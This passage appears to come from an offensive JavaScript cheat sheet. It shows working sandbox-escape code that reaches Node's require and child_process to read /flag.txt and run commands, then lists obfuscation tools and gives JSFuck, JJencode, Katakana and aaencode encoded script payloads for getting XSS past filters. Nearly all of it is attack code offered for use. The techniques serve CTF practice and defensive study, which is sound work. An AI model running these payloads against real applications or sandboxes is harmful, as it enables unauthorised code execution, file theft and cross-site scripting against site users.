with(this)
  with(constructor)
    constructor(source)()

// For more uses of with go to challenge misc/CaaSio PSE in
// https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/#misc/CaaSio%20PSE
If everything is undefined before executing untrusted code (like in this writeup) it's possible to generate useful objects "out of nothing" to abuse the execution of arbitrary untrusted code:
- Using import()
// although import "fs" doesn’t work, import('fs') does.
import("fs").then((m) => console.log(m.readFileSync("/flag.txt", "utf8")))
- Accessing
requireindirectly
According to this modules are wrapped by Node.js within a function, like this:
;(function (exports, require, module, __filename, __dirname) {
  // our actual module code
})
Therefore, if from that module we can call another function, it's possible to use arguments.callee.caller.arguments[1] from that function to access require:
;(function () {
  return arguments.callee.caller.arguments[1]("fs").readFileSync(
    "/flag.txt",
    "utf8"
  )
})()
In a similar way to the previous example, it's possible to use error handlers to access the wrapper of the module and get the require function:
try {
  null.f()
} catch (e) {
  TypeError = e.constructor
}
Object = {}.constructor
String = "".constructor
Error = TypeError.prototype.__proto__.constructor
function CustomError() {
  const oldStackTrace = Error.prepareStackTrace
  try {
    Error.prepareStackTrace = (err, structuredStackTrace) =>
      structuredStackTrace
    Error.captureStackTrace(this)
    this.stack
  } finally {
    Error.prepareStackTrace = oldStackTrace
  }
}
function trigger() {
  const err = new CustomError()
  console.log(err.stack[0])
  for (const x of err.stack) {
    // use x.getFunction() to get the upper function, which is the one that Node.js adds a wrapper to, and then use arugments to get the parameter
    const fn = x.getFunction()
    console.log(String(fn).slice(0, 200))
    console.log(fn?.arguments)
    console.log("=".repeat(40))
    if ((args = fn?.arguments)?.length > 0) {
      req = args[1]
      console.log(req("child_process").execSync("id").toString())
    }
  }
}
trigger()
Obfuscation & Advanced Bypass
- Different obfuscations in one page: https://aem1k.com/aurebesh.js/
- https://github.com/aemkei/katakana.js
- https://ooze.ninja/javascript/poisonjs
- https://javascriptobfuscator.herokuapp.com/
- https://skalman.github.io/UglifyJS-online/
- http://www.jsfuck.com/
- More sofisticated JSFuck: https://medium.com/@Master_SEC/bypass-uppercase-filters-like-a-pro-xss-advanced-methods-daf7a82673ce
- http://utf-8.jp/public/jjencode.html
- https://utf-8.jp/public/aaencode.html
- https://portswigger.net/research/the-seventh-way-to-call-a-javascript-function-without-parentheses
//Katana
<script>
  ([,ウ,,,,ア]=[]+{}
  ,[ネ,ホ,ヌ,セ,,ミ,ハ,ヘ,,,ナ]=[!!ウ]+!ウ+ウ.ウ)[ツ=ア+ウ+ナ+ヘ+ネ+ホ+ヌ+ア+ネ+ウ+ホ][ツ](ミ+ハ+セ+ホ+ネ+'(-~ウ)')()
</script>
//JJencode
<script>$=~[];$={___:++$,$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$:({}+"")[$],$_$:($[$]+"")[$],_$:++$,$_:(!""+"")[$],$__:++$,$_$:++$,$__:({}+"")[$],$_:++$,$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$=($.$+"")[$.__$])+((!$)+"")[$._$]+($.__=$.$_[$.$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$=$.$+(!""+"")[$._$]+$.__+$._+$.$+$.$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$+"\""+$.$_$_+(![]+"")[$._$_]+$.$_+"\\"+$.__$+$.$_+$._$_+$.__+"("+$.___+")"+"\"")())();</script>
//JSFuck
<script>
  (+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]]]+[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]])()
</script>
//aaencode
゚ω゚ノ = /`m´)ノ ~┻━┻   / /*´∇`*/["_"]
o = ゚ー゚ = _ = 3
c = ゚Θ゚ = ゚ー゚ - ゚ー゚
゚Д゚ = ゚Θ゚ = (o ^ _ ^ o) / (o ^ _ ^ o)
゚Д゚ = {
  ゚Θ゚: "_",
  ゚ω゚ノ: ((゚ω゚ノ == 3) + "_")[゚Θ゚],
  ゚ー゚ノ: (゚ω゚ノ + "_")[o ^ _ ^ (o - ゚Θ゚)],
  ゚Д゚ノ: ((゚ー゚ == 3) + "_")[゚ー゚],
}
゚Д゚[゚Θ゚] = ((゚ω゚ノ == 3) + "_")[c ^ _ ^ o]
゚Д゚["c"] = (゚Д゚ + "_")[゚ー゚ + ゚ー゚ - ゚Θ゚]
゚Д゚["o"] = (゚Д゚ + "_")[゚Θ゚]
゚o゚ =
  ゚Д゚["c"] +
  ゚Д゚["o"] +
  (゚ω゚ノ + "_")[゚Θ゚] +
  ((゚ω゚ノ == 3) + "_")[゚ー゚] +
  (゚Д゚ + "_")[゚ー゚ + ゚ー゚] +
  ((゚ー゚ == 3) + "_")[゚Θ゚] +
  ((゚ー゚ == 3) + "_")[゚ー゚ - ゚Θ゚] +
  ゚Д゚["c"] +
  (゚Д゚ + "_")[゚ー゚ + ゚ー゚] +
  ゚Д゚["o"] +
  ((゚ー゚ == 3) + "_")[゚Θ゚]
゚Д゚["_"] = (o ^ _ ^ o)[゚o゚][゚o゚]
゚ε゚ =
  ((゚ー゚ == 3) + "_")[゚Θ゚] +
  ゚Д゚.゚Д゚ノ +
  (゚Д゚ + "_")[゚ー゚ + ゚ー゚] +
  ((゚ー゚ == 3) + "_")[o ^ _ ^ (o - ゚Θ゚)] +
  ((゚ー゚ == 3) + "_")[゚Θ゚] +
  (゚ω゚ノ + "_")[゚Θ゚]
゚ー゚ += ゚Θ゚
゚Д゚[゚ε゚] = "\\"
゚Д゚.゚Θ゚ノ = (゚Д゚ + ゚ー゚)[o ^ _ ^ (o - ゚Θ゚)]
o゚ー゚o = (゚ω゚ノ + "_")[c ^ _ ^ o]
゚Д゚[゚o゚] = '"'
゚Д゚["_"](
  ゚Д゚["_"](
    ゚ε゚ +
      ゚Д゚[゚o゚] +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚ー゚ +
      ゚Θ゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      (゚ー゚ + ゚Θ゚) +
      ゚ー゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚ー゚ +
      (゚ー゚ + ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      ((o ^ _ ^ o) - ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      ゚ー゚ +
      ゚Д゚[゚ε゚] +
      (゚ー゚ + ゚Θ゚) +
      (c ^ _ ^ o) +
      ゚Д゚[゚ε゚] +
      ゚ー゚ +
      ((o ^ _ ^ o) - ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚Θ゚ +
      (c ^ _ ^ o) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚ー゚ +
      (゚ー゚ + ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      (゚ー゚ + ゚Θ゚) +
      ゚ー゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      (゚ー゚ + ゚Θ゚) +
      ゚ー゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      (゚ー゚ + ゚Θ゚) +
      (゚ー゚ + (o ^ _ ^ o)) +
      ゚Д゚[゚ε゚] +
      (゚ー゚ + ゚Θ゚) +
      ゚ー゚ +
      ゚Д゚[゚ε゚] +
      ゚ー゚ +
      (c ^ _ ^ o) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚Θ゚ +
      ((o ^ _ ^ o) - ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚ー゚ +
      ゚Θ゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚ー゚ +
      ゚Θ゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) - ゚Θ゚) +
      (o ^ _ ^ o) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ゚ー゚ +
      (o ^ _ ^ o) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      ((o ^ _ ^ o) - ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      (゚ー゚ + ゚Θ゚) +
      ゚Θ゚ +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      (c ^ _ ^ o) +
      ゚Д゚[゚ε゚] +
      ゚Θ゚ +
      ((o ^ _ ^ o) + (o ^ _ ^ o)) +
      ゚ー゚ +
      ゚Д゚[゚ε゚] +
      ゚ー゚ +
      ((o ^ _ ^ o) - ゚Θ゚) +
      ゚Д゚[゚ε゚] +
      (゚ー゚ + ゚Θ゚) +
      ゚Θ゚ +
      ゚Д゚[゚o゚]
  )(゚Θ゚)
)("_")